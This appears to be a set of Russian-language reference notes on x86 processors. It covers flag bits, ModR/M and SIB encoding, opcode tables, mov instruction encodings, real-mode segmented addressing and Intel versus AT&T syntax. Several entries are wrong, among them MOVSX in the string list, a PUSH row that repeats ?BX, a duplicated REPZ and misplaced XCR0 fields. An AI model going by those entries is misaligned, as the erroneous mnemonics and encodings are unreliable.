
**EFLAGS:**

- CF - перенос
- PF - четность
- AF - полупереполнение
- ZF - ноль
- SF - отрицательный результат
- TF - включена трассировка
- IF - разрешены прерывания
- DF - направление строчковых инструкций
- OF - переполнение
- IOPL - уровень привилегий операций ввода-вывода
- NT - вложенная задача
- RF - флаг возобновления (влияет на обработку прерываний отладчика)
- VM - режим V86
- AC - контроль выравнивания (V86)
- VIF - флаг виртуальных прерываний (аналог IF)
- VIP - ожидающее виртуальное прерывание
- ID - флаг разрешения инструкций CPUID

Управляющие регистры**CR8:**

- TPL - уровень приоритета задачи (управляет блокировкой прерываний)
- XCR0 (XFEM «X- Feature Enabled Mask»):
- VEX - (резерв) будет использован для расширения XFEM за 63 бита
- SSE - если 1, то XSAVE/XRSTOR поддерживают регистры MXCSR и XMM...
- FPU - равен 1 (XSAVE/XRSTOR поддерживают регистры FPU/MMX)

Формат инструкции



64x разрядные смещения допустимы только в инструкциях mov, работающих с аккумулятором; т.е.:
 mov ax,[1122334455667788]
 mov eax,[1122334455667788]
 mov [1122334455667788], ax
 mov [1122334455667788], eax
 64x разрядные данные используются только инструкциями mov Reg, immediate с префиксом rex.w==1; например:
 mov reg,1122334455667788

SIB:

$[\#Base + \#Index * 2^{Scale}]$

Base и Index задают номера 32x или 64x разрядных регистров.

В качестве Base может быть задан любой регистр.

При задании Base номером регистра #5 (EBP/RBP), будет использован режим адресации, определяемый Mod:

- 00 – $[\#Index * 2^{Scale} + смещ_{32}]$ (в x64 SIB=00.100.101 обозначает $смещ_{32}$ без RIP)
- 01 – $[\#Index * 2^{Scale} + EBP(RBP) + смещ_{8}]$
- 10 – $[\#Index * 2^{Scale} + EBP(RBP) + смещ_{32}]$

Index, равный 4, обозначает отсутствие индекса (в роли Index нельзя использовать ESP/RSP).

R/M	MOD (16ти разрядные инструкции):			
	00	01	10	11
000	[bx+si]	$смещ_8 + bx + si$	$смещ_{16} + bx + si$	регистр #0
001	[bx+di]	$смещ_8 + bx + di$	$смещ_{16} + bx + di$	регистр #1
010	[bp+si]	$смещ_8 + bp + si$	$смещ_{16} + bp + si$	регистр #2
011	[bp+di]	$смещ_8 + bp + di$	$смещ_{16} + bp + di$	регистр #3
100	[si]	$смещ_8 + si$	$смещ_{16} + si$	регистр #4
101	[di]	$смещ_8 + di$	$смещ_{16} + di$	регистр #5
110	$смещ_{16}$	$смещ_8 + bp$	$смещ_{16} + bp$	регистр #6
111	[bx]	$смещ_8 + bx$	$смещ_{16} + bx$	регистр #7

R/M	MOD (32x разрядные инструкции):			
	00	01	10	11
000	[EAX]	$смещ_8 + EAX$	$смещ_{32} + EAX$	регистр #0
001	[ECX]	$смещ_8 + ECX$	$смещ_{32} + ECX$	регистр #1
010	[EDX]	$смещ_8 + EDX$	$смещ_{32} + EDX$	регистр #2
011	[EBX]	$смещ_8 + EBX$	$смещ_{32} + EBX$	регистр #3
100	SIB	$смещ_8 + SIB$	$смещ_{32} + SIB$	регистр #4
101	$(RIP+)смещ_{32}$	$смещ_8 + EBP$	$смещ_{32} + EBP$	регистр #5
110	[ESI]	$смещ_8 + ESI$	$смещ_{32} + ESI$	регистр #6
111	[EDI]	$смещ_8 + EDI$	$смещ_{32} + EDI$	регистр #7

- (*) префикс lock допустим только перед инструкциями add, adc, and, btc, btr, bts, cmprchg, cmprchg8b, dec, inc, neg, not, or, sbb, sub, xor, xadd, xchg и только если приёмник размещен в памяти
- (**) префиксы используются строковыми инструкциями или инструкциями ввода-вывода
- (***) префиксы 66, F2 и F3 могут быть обязательными в некоторых инструкциях (расширяют пространство КОП)
- (****) используются перед инструкцией условного перехода что бы указать наиболее вероятный путь передачи управления

Существует множественность в задании кодов инструкций и режимов адресации; например, mov eax, [ebp] можно реализовать как:
 коп 01.000.101 00000000
 коп 10.000.101 00000000 00000000 00000000 00000000
 коп 01.000.100 00.100.101 00000000
 коп 10.000.100 00.100.101 00000000 00000000 00000000 00000000
 коп 00.000.100 00.101.101 00000000 00000000 00000000 00000000

Некоторые инструкции ЦПУ (не включая инструкции FPU, MMX, SSEn и пр.)

Общие замечания:

А) В двухоперандных инструкциях, кроме некоторых специальных случаев:

1. один операнд - обязательно регистр; другой операнд — регистр, память или константа.
2. направление пересылки определяется вторым битом кода операции (КОП.ds)
3. размер данных - младшим битом кода операции (КОП.w), изменяющим размер данных слово/байт
4. некоторые комбинации при этом оказываются недопустимыми.

В) Часто существует несколько различных кодов операции, сопоставленных одной мнемонике.

Например, команда MOV соответствует различным инструкциям с различными кодами; помимо «общей пересылки» (РОН-РОН, РОН-память, РОН-константа), существуют команды для пересылки данных в/из управляющих регистров CR..., сегментных регистров, тестовых регистров, отладочных регистров и т.п.

С) Одна и та же мнемоника может переводиться в разные машинные коды в зависимости от режима работы процессора, т.е. при написании ассемблерного кода нужно указывать транслятору, в каком режиме этот код будет выполняться.

Д) один и тот же машинный код, будучи выполнен в разных режимах работы процессора, может означать разные вещи; в ассемблере ему могут соответствовать разные формы записи (скажем, PUSHF/PUSHD).

Е) некоторые инструкции допустимы только в определенных условиях; некоторые группы инструкций могут быть выполнены только в защищенном режиме и только в привилегированном коде.

Манипуляции с регистром флагов (FLAGS/EFLAGS/RFLAGS):

Флаг переноса	STC; CLC; CMC
Флаг направления	STD; CLD
Флаг прерываний	STI; CLI
Перенос флагов	LAHF; SAHF
Сохранение/загрузка регистра флагов	PUSHF; PUSHFD ; POPF; POPF

Передачи управления:

Безусловные переходы	JMP (far; near; short)
Условные переходы	Jcc
Условный переход если (E)CX==0	JCXZ; JECXZ
Циклы (медленно (!) в Pentium+)	LOOP; LOOPE; LOOPZ; LOOPNE; LOOPNZ CALL; RET (far; near)
Процедуры	ENTER ; LEAVE ; BOUND

Прерывания

INT; INTO; INT 3; IRET;
SYSENTER; **SYSEXIT**;
SYSCALL; SYSRET

Передачи данных:

Пересылка	MOV
Условная пересылка	CMOVCc
Расширяющая пересылка	MOVSX ; MOVZX
Пересылка после перестановки байтов	MOVBE
Обмен	XCHG
Обмен байтов в слове	BSWAP
Работа со стеком	PUSH; POP; PUSHA ; POPA
Расширение разрядности	CBW; CWD; CWDE ; CDQ ; CDQE
Ввод-вывод	IN; INSB ; INSW ; INSD ; OUT; OUTSB ; OUTSW ; OUTSD
Загрузка дальних указателей	LDS; LSS; LES; LFS ; LGS
Трансляция	XLAT
Чтение/запись MSR	RDMSR ; WRMSR
Чтение счетчиков производительности	RDPMC
Чтение временной отметки	RDTSC
Сохранение/восстановление состояния ЦПУ	XSAVE ; XRSTOR

Строковые:

Пересылки	MOVSX; MOVSW; MOVSD ; MOVXQ
Сравнения	CMPSB; CMPSW; CMPSD ; CMPSQ
Поиска символа	SCASB; SCASW; SCASD
Загрузки	LODSB; LODSW; LODSD ; LODSQ
Сохранения	STOSB; STOSW; STOSD ; STOSQ
Префиксы повтора	REP; REPE; REPZ; REPNE; REPZ

Арифметические:

Аддитивные	ADD; ADC; SUB; SBB; INC; DEC; CMP; XADD ; CMPXCHG ; CMPXCHG8B ; CMPXCHG16B
Смена знака	NEG
Мультипликативные	MUL; IMUL; DIV; IDIV
Коррекции BCD арифметики	DAA; DAS; AAA; AAS; AAM; AAD
Логические	AND; OR; XOR; NOT; TEST; SETcc
Сдвиговые	SAR; SHR; SAL; SHL; ROR; RCR; ROL; RCL
Битовые	BT ; BTS ; BTR ; BTC ; BSF ; BSR

Специальные:

Получить эффективный адрес	LEA
Нет операции	NOP
Неизвестная инструкция	UD2
Идентификация процессора	CPUID
R/W регистров системных сегментов	LGDT ; SGDT ; LLDT ; SLDT ; LIDT ; SIDT ; LTR ; STR
R/W управляющих регистров	MOV; LMSW ; SMSW ; XGETBV; XSETBV
Офистка флага переключения задач	CLTS
Коррекция RPL	ARPL
Загрузка прав доступа	LAR
Загрузка предела сегмента	LSL
Проверка прав доступа	VERR ; VERW
Обмен базы GS с MSR	SWAPGS
R/W отладочных регистров	MOV
Инактивация кэша	INVD ; WBINVD
Инактивация TLB	INVLPG
Останов процессора	HLT

Формирование кодов основных инструкций i8086+

Таблица 1. Основная таблица кодов операций (однобайтовые команды)

	..0	..1	..2	..3	..4	..5	..6	..7	..8	..9	..A	..B	..C	..D	..E	..F
0..	ADD R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						PUSH ES	POP ES	OR R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						PUSH CS	Esc# Таблица 2
1..	ADC R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						PUSH SS	POP SS	SBB R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						PUSH DS	POP DS
2..	AND R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						ES#	DAA	SUB R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						CS#	DAS
3..	XOR R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						SS#	AAA	CMP R8 → r/m R? → r/m r/m → R8 r/m → R? im8 → AL im? → ?AX						DS#	AAS
4..	INC ?AX ?CX ?DX ?BX ?SP ?BP ?SI ?DI								DEC ?AX ?CX ?DX ?BX ?SP ?BP ?SI ?DI							
	REX#	REX#b	REX#x	REX#xb	REX#r	REX#rb	REX#rx	REX#rxb	REX#w	REX#wb	REX#wx	REX#wxb	REX#wr	REX#wrb	REX#wrx	REX#wrxb
5..	PUSH ?AX ?BX ?CX ?BX ?SP ?BP ?SI ?DI								POP ?AX ?BX ?CX ?BX ?SP ?BP ?SI ?DI							
	PUSHA	POPA	BOUND R?, r/m	ARPL R16 → r/m16	FS#	GS#	Opsize#	Addrsize#	PUSH im16	IMUL im? → r/m	PUSH im8	IMUL im8 → r/m	INSB	INS?	OUTSB	OUTS?
7..	JO shortptr	JNO shortptr	JB/JNAE shortptr	JNB/JAE shortptr	JE/JZ shortptr	JNE/JNZ shortptr	JBE/JNA shortptr	JNBE/JA shortptr	JS shortptr	JNS shortptr	JP/JPE shortptr	JNP/JPO shortptr	JL/JNG shortptr	JNL/JGE shortptr	JLE/JNG shortptr	JNLE/JG shortptr
8..	ArOp1 (Табл. 4)		ArOp2 (Табл. 4)		TEST R8 → r/m R? → r/m		XCHG R8 → r/m R? → r/m		MOV R8 → r/m R? → r/m r/m → R8 r/m → R?				MOVW Seg → r/m	LEA r/m → R16	MOVW r/m → Seg	POP r/m
	im8 → r/m	im? → r/m	im8 → r/m	im? → r/m	R8 → r/m	R? → r/m	R8 → r/m	R? → r/m	R8 → r/m	R? → r/m	r/m → R8	r/m → R?	MOVW Seg → r/m	LEA r/m → R16	MOVW r/m → Seg	POP r/m
9..	NOP (F3) SLEEP	XCHG ?AX ↔ ?CX ?AX ↔ ?DX ?AX ↔ ?BX ?AX ↔ ?SP ?AX ↔ ?BP ?AX ↔ ?SI ?AX ↔ ?DI						CBW	CWD	CALL far farptr	WAIT	PUSHF	POPF	SAHF	LAHF	
	MOV mem → AL mem → ?AX AL → mem ?AX → mem				MOVSB	MOVS?	CMPSB	CMPS?	TEST im8 → AL im? → ?AX		STOSB	STOS?	LODSB	LODS?	SCASB	SCAS?
B..	MOVB im8 → AL im8 → CL im8 → DL im8 → BL im8 → AH im8 → CH im8 → DH im8 → BH								MOV? im? → ?AX im? → ?CX im? → ?DX im? → ?BX im? → ?SP im? → ?BP im? → ?SI im? → ?DI							
	ShiftOp (Табл. 4)		RETN im16	RETN	LES r/m → R16	LDS r/m → R16	MOV im8 → r/m im? → r/m		ENTER im16, im8	LEAVE	RET FAR im16	RET FAR	INT 3	INT im8	INTO	IRET
D..	ShiftOp (Табл. 4)				AAM	AAD	—	XLAT	Esc #0	Esc #1	Esc #2	Esc #3	Esc #4	Esc #5	Esc #6	Esc #7
	1 → r/m8	1 → r/m16	CL → r/m8	CL → r/m16	AAM	AAD	—	XLAT	Esc #0	Esc #1	Esc #2	Esc #3	Esc #4	Esc #5	Esc #6	Esc #7
E..	LOOPNE/ LOOPNZ shortptr	LOOPE/ LOOPZ shortptr	LOOP shortptr	J?CXZ shortptr	IN port → AL	IN port → AX	OUT AL → port	OUT AX → port	CALL near nearptr	JMP near nearptr	JMP far farptr	JMPS shortptr	IN DX → AL	IN DX → AX	OUT AL → DX	OUT AX → DX
F..	LOCK#	—	REP#/ REPNE#	REPZ#/ REPE#	HALT	CMC	Grp1 (Табл. 4)		CLC	STC	CLI	STI	CLD	STD	Grp3 r/m8 (Табл. 4)	Grp2 r/m16 (Табл. 4)
	LOCK#	—	REP#/ REPNE#	REPZ#/ REPE#	HALT	CMC	r/m8	r/m16	CLC	STC	CLI	STI	CLD	STD	Grp3 r/m8 (Табл. 4)	Grp2 r/m16 (Табл. 4)

Таблица 2. Двухбайтовые коды операций, начинающиеся на 0F ..

	..0	..1	..2	..3	..4	..5	..6	..7	..8	..9	..A	..B	..C	..D	..E	..F
0..	Grp6 Таблица 4	Grp7 Таблица 4	LAR r/m? → R?	LSL r/m? → R?	—	SYSCALL	CLTS	SYSRET	INVD	WBINVD	—	UD2	—	NOP R?	—	—
1..	—	—	—	—	—	—	—	—	Grp16 Таблица 4	—	—	—	—	—	—	NOP R?
2..	MOV CRn → R32 DRn → R32 R32 → CRn R32 → DRn				—	—	—	—	—	—	—	—	—	—	—	—
3..	WRMSR	RDTSC	RDMSR	RDPMSR	SYSENTER	SYSEXIT	—	GETSEC	Esc# Таблица 3	Esc# 3 byte SSE	—	—	—	—	—	—
4..	CMOVO r/m → R?	CMOVNO r/m → R?	CMOVNB/ CMOVNAE r/m → R?	CMOVNB/ CMOVAE r/m → R?	CMOVE/ CMOVZ r/m → R?	CMOVNE/ CMOVNZ r/m → R?	CMOVBE/ CMOVNA r/m → R?	CMOVNBE/ CMOVA r/m → R?	CMOVBS r/m → R?	CMOVNS r/m → R?	CMOVBP/ CMOVPE r/m → R?	CMOVBNP/ CMOVPO r/m → R?	CMOVL/ CMOVNG r/m → R?	CMOVNL/ CMOVGE r/m → R?	CMOVLE/ CMOVNG r/m → R?	CMOVNLE/ CMOVG r/m → R?
5..	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
6..	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
7..	—	Grp12	Grp13	Grp14	—	—	—	—	VMREAD	VMWRITE	—	—	—	—	—	исключения
8..	JO longptr	JNO longptr	JB/JNAE longptr	JNB/JAE longptr	JE/JZ longptr	JNE/JNZ longptr	JBE/JNA longptr	JNBE/JA longptr	JS longptr	JNS longptr	JP/JPE longptr	JNP/JPO longptr	JL/JNG longptr	JNL/JGE longptr	JLE/JNG longptr	JNLE/JG longptr
9..	SETO R8	SETNO R8	SETB/ SETNAE R8	SETNB/ SETAE R8	SETE/ SETZ R8	SETNE/ SETNZ R8	SETBE/ SETNA R8	SETNBE/ SETA R8	SETS R8	SETNS R8	SETP/ SETPE R8	SETNP/ SETPO R8	SETL/ SETNG R8	SETNL/ SETGE R8	SETLE/ SETNG R8	SETNLE/ SETG R8
A..	PUSH FS	POP FS	CPUID	BT R? → r/m	SHLD R?,im → r/m R?,CL → r/m		—	—	PUSH GS	POP GS	RSM	BTS R? → r/m	SHRD R?,im → r/m R?,CL → r/m		Grp15 Таблица 4	IMUL r/m → R?
B..	CMPXCHG R8 ↔ r/m R? ↔ r/m		LSS r/m → R16	BTR R? → r/m	LFS r/m → R16	LGS r/m → R16	MOVZX r/m → R8 r/m → R?		JMPE/ POPCNT???	Grp10	Grp8 im → r/m? Таблица 4	BTC R? → r/m	BSF r/m → R?	BSR r/m → R?	MOVSX r/m → R8 r/m → R?	
C..	XADD R8 ↔ r/m R? ↔ r/m		—	MOVNTI ????	—	—	—	Grp9 Таблица 4	?AX/R8?	?CX/R9?	?DX/R10?	?BX/R11?	?SP/R12?	?BP/R13?	?SI/R14?	?DI/R15?
D..	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
E..	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
F..	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—

Соответствие мнемоники машинным кодам на примере инструкции пересылки (mov)

(используется синтаксис, близкий к Intel: приемник слева, источник справа)

Инструкция КОП 32х-разрядного режима КОП 16ти-разрядного режима

mov al, mem	A0 00000000	A0 0000
mov mem, al	A2 00000000	A2 0000
mov ax, mem	66 A1 00000000	A1 0000
mov mem, ax	66 A3 00000000	A3 0000
mov eax, mem	A1 00000000	66 A1 0000
mov mem, eax	A3 00000000	66 A3 0000

КОП пересылки аккумулятор ↔ память = 0xA0 addr (1010 00dw ...)
 1010 0000 — AL ← память
 1010 0001 — AX/EAX ← память (определяется режимом и префиксом)
 1010 0010 — память ← AL
 1010 0011 — память ← AX/EAX (определяется режимом и префиксом)

mov cl, mem	8A 0D 00000000	8A 0E 0000
mov mem, dl	88 15 00000000	88 16 0000
mov cx, mem	66 8B 0D 00000000	8B 0E 0000
mov mem, dx	66 89 15 00000000	89 16 0000
mov ecx, mem	8B 0D 00000000	66 8B 0E 0000
mov mem, edx	89 15 00000000	66 89 16 0000

КОП пересылки регистр ↔ память = 0x88 r/m addr (1000 10dw mmregr/m ...)
 8A 1000 1010 — байт, регистр ← память; *смысл бита направления отличается!*
 0D 00,00 1,101 — сочетание 00..101 := смещ₃₂; 001 := регистр CL/CX/ECX
 0E 00,00 1,110 — сочетание 00..110 := смещ₁₆; 001 := регистр CL/CX/ECX
 15 00,01 0,101 — сочетание 00..101 := смещ₃₂; 010 := регистр DL/DX/EDX
 16 00,01 0,110 — сочетание 00..110 := смещ₁₆; 010 := регистр DL/DX/EDX

Процессор не поддерживает автоинкрементных режимов адресации относительно счетчика команд; для работы с константами используются специальные инструкции:

mov mem, imm8	C6 05 00000000 00	C6 06 0000 00
mov mem, imm16	66 C7 05 00000000 0000	C7 06 0000 0000
mov mem, imm32	C7 05 00000000 00000000	66 C7 06 0000 00000000
mov al, 0	B0 00	B0 00
mov ax, 0	66 B8 0000	B8 0000
mov eax, 0	B8 00000000	66 B8 00000000
mov esi, 0	BE 00000000	66 BE 00000000

(!) команда «mov al, mem» может быть представлена как
 A0 addr
 8A 06 addr (в 16ти разрядном режиме)
 8A 05 addr (в 32х разрядном режиме)

Наличие специальных инструкций для работы с аккумулятором приводит к возможному дублированию многих команд

КОПы пересылок:
 память ← константа = 0xC6 r/m addr imm (1100 011w mmregr/m ...)
 регистр ← константа = 0xB0 imm (1011 0reg ...) для байт
 регистр ← константа = 0xB8 imm (1011 1reg ...) для 2/4 байт

Для работы со специфичными типами регистров — специфичные наборы инструкций:

mov ES, mem	8E 05 00000000	8E 06 0000
mov ax, ES	66 8C C0	8C C0
mov CR3, eax	0F 22 D8	0F 22 D8
mov ecx, CR3	0F 20 D9	0F 20 D9
mov DR1, ecx	0F 23 C9	0F 23 C9
mov edx, DR2	0F 21 D2	0F 21 D2
mov TR6, esi	0F 26 F6	0F 26 F6
mov edi, TR7	0F 24 FF	0F 24 FF

(!) наличие команд память-константа требует использования Mod R/M, но тогда 3 средних бита (Rn/КОП) в Mod R/M не используются. Фактически это приводит к появлению недопустимых инструкций, которые, однако, многими дизассемблерами и отладчиками отображаются как корректные, но при их выполнении возникает исключение.

Например:

C6 06 0000 00 или C6 36 0000 00
 (на таких нюансах иногда обнаруживаются различия между аппаратным процессором и его эмуляторами).


Сложные режимы адресации с использованием Mod R/M и SIB:

mov ax, [bx+si]	66 67 8B 00	8B 00
mov eax, [bx+si]	67 8B 00	66 8B 00
mov ax, [ebx+esi]	66 8B 04 33	67 8B 04 33
mov eax, [ebx+esi]	8B 04 33	66 67 8B 04 33
mov [4*esi+ebx+5], 0	C7 44 B3 05 00000000	66 67 C7 44 B3 05 00000000

(!) Для корректной трансляции ассемблерного кода в машинный транслятор должен располагать информацией о том, в каком режиме и на каком процессоре этот код будет выполняться. Для этого используются явно заданные разработчиком специальные директивы и/или ключи транслятора.

* в последней инструкции пересылается двойное слово; в синтаксисе Intel «mov dword ptr [4*esi+ebx+5], 0» или «mov dword ptr [4*esi+ebx], 0» в синтаксисе AT&T «movl \$0, 5(%ebx,%esi,4)»

Режим реальных адресов i8086 (real mode)



0000:0000 = 00000

0000:0010 = 00010

0001:0000 = 00010

1700:09B8 = 179B8

1790:00B8 = 179B8

179B:0008 = 179B8

1234:5678 = 179B8

FFFF:0000 = FFFF0

FFFF:000F = FFFFF

Для процессоров i80286 и выше поддерживается режим «Линия A20 разрешена», при этом возможно получение ненулевого 21го разряда физического адреса:

FFFF:0010 = 100000

FFFF:FFFF = 10FFEF

Параграф: 2^4 (16) байт — расстояние между смежными сегментами

Канонический сегмент: сегмент с наибольшим номером (не учитывая возможного переполнения), обеспечивающий доступ к заданному адресу. Смещение в каноническом сегменте всегда меньше параграфа.

При формировании 20-ти разрядного физического адреса комбинируется содержимое одного из сегментных регистров (16 разрядов) с содержимым адресного регистра, константой или вычисленным эффективным адресом (16 разрядов).

Сегментный регистр определяется кодом инструкции и, в некоторых случаях, используемыми адресными регистрами. Некоторые инструкции однозначно определяют сегментный регистр (например, push всегда использует пару SS:SP, SS:ESP или SS:RSP — смотря по режиму работы процессора), для других используется либо стандартный сегментный регистр, либо явно заданный префиксом инструкции.

Стандартные сегментные регистры: при выборке инструкций — всегда CS; при обращении к данным — DS, кроме случаев, когда используется адресный регистр BP (или SP) — тогда используется SS. Использование ES, FS и GS задается префиксами.

(!) Ответственность за своевременную загрузку правильных значений в нужные сегментные регистры и использовании префиксов смены сегмента лежит на разработчике программы.

В синтаксисе AT&T все определяется записью конкретной инструкции. В синтаксисе Intel компилятор может автоматически вставлять префиксы смены сегментных регистров, но явная загрузка значений в сегментные регистры всё равно остается на программисте, плюс необходимо корректно использовать определения сегментов (segment), групп сегментов (group) и предположений (assume).

Синтаксис основных ассемблеров (Intel и AT&T) семейства процессоров i8086+

	Синтаксис Intel (MS)		Синтаксис AT&T	
Комментарии	; примечание		# примечание /* ещё примечание */	
Названия регистров	al, ah, ax, eax, rax, es		%al, %ah, %ax, %eax, %rax, %es	
Порядок операндов	приёмник ← источник	sub bx, ax	источник → приёмник	sub %ax, %bx
Константы	123, 123h, 10010111b	mov ax, 123h	\$123, \$0x123, \$0b10010111	mov \$0x123, %ax
Обращение к ячейке памяти	seg:[адрес] seg:[множ*рег+рег+смещ]	mov eax, es:[123h] mov ax, [bx+si] mov ax, 4[2*eax+ecx]	seg:адрес seg:смещ(база,индекс,множ) (префиксы: addr32 и addr16)	mov %es:0x123, %eax mov (%bx,%si), %ax mov 4(%ecx,%eax,2), %ax
Неявное указание размера операнда	размером регистра	mov al, 123h	размером регистра	mov 0x123, %al
Явное указание размера операнда	размер PTR ссылка	mov dword ptr [123h], 456h	суффиксом инструкции	movb \$0x456, 0x123
Получение адреса текущей строки	\$	jmp \$+2	.	jmp .+2
Задание адреса текущей строки	org адрес	org 100h	.=адрес или .org адрес	.=0x100
Метки	имя: инструкция имя задание_данных имя задание_метки имя задание_процедуры	some_x: mov bx, 1 some_y dd 123h some_z label near some_w proc far	имя:	some: movl \$1, %eax
Описание внешних имен	extrn имя[:тип]	extrn _xxx:far call _xxx	.globl имя .global имя	.global _xxx call _xxx
Описание общих имен	public имя	public _yyy _yyy: db 'Hello'	.globl имя .global имя	.global _yyy _yyy: .asciz «Hello»
Задание данных	байты строки строки, оканчивающиеся нулем слова двойные слова	db 12 db 'String' db 'String',0 dw 12 dd 12	байты строки строки, оканчивающиеся нулем слова двойные слова	.byte 12 .ascii «String» .asciz «String» .word 12 .long 12
Описание секции	имя segment параметры ... имя ends – или – .model модель_памяти .стандартное_имя_секции	_TEXT segment byte public ... _TEXT ends		.section .text .section имя[.«параметры»] – или – .section имя номер_подсекции
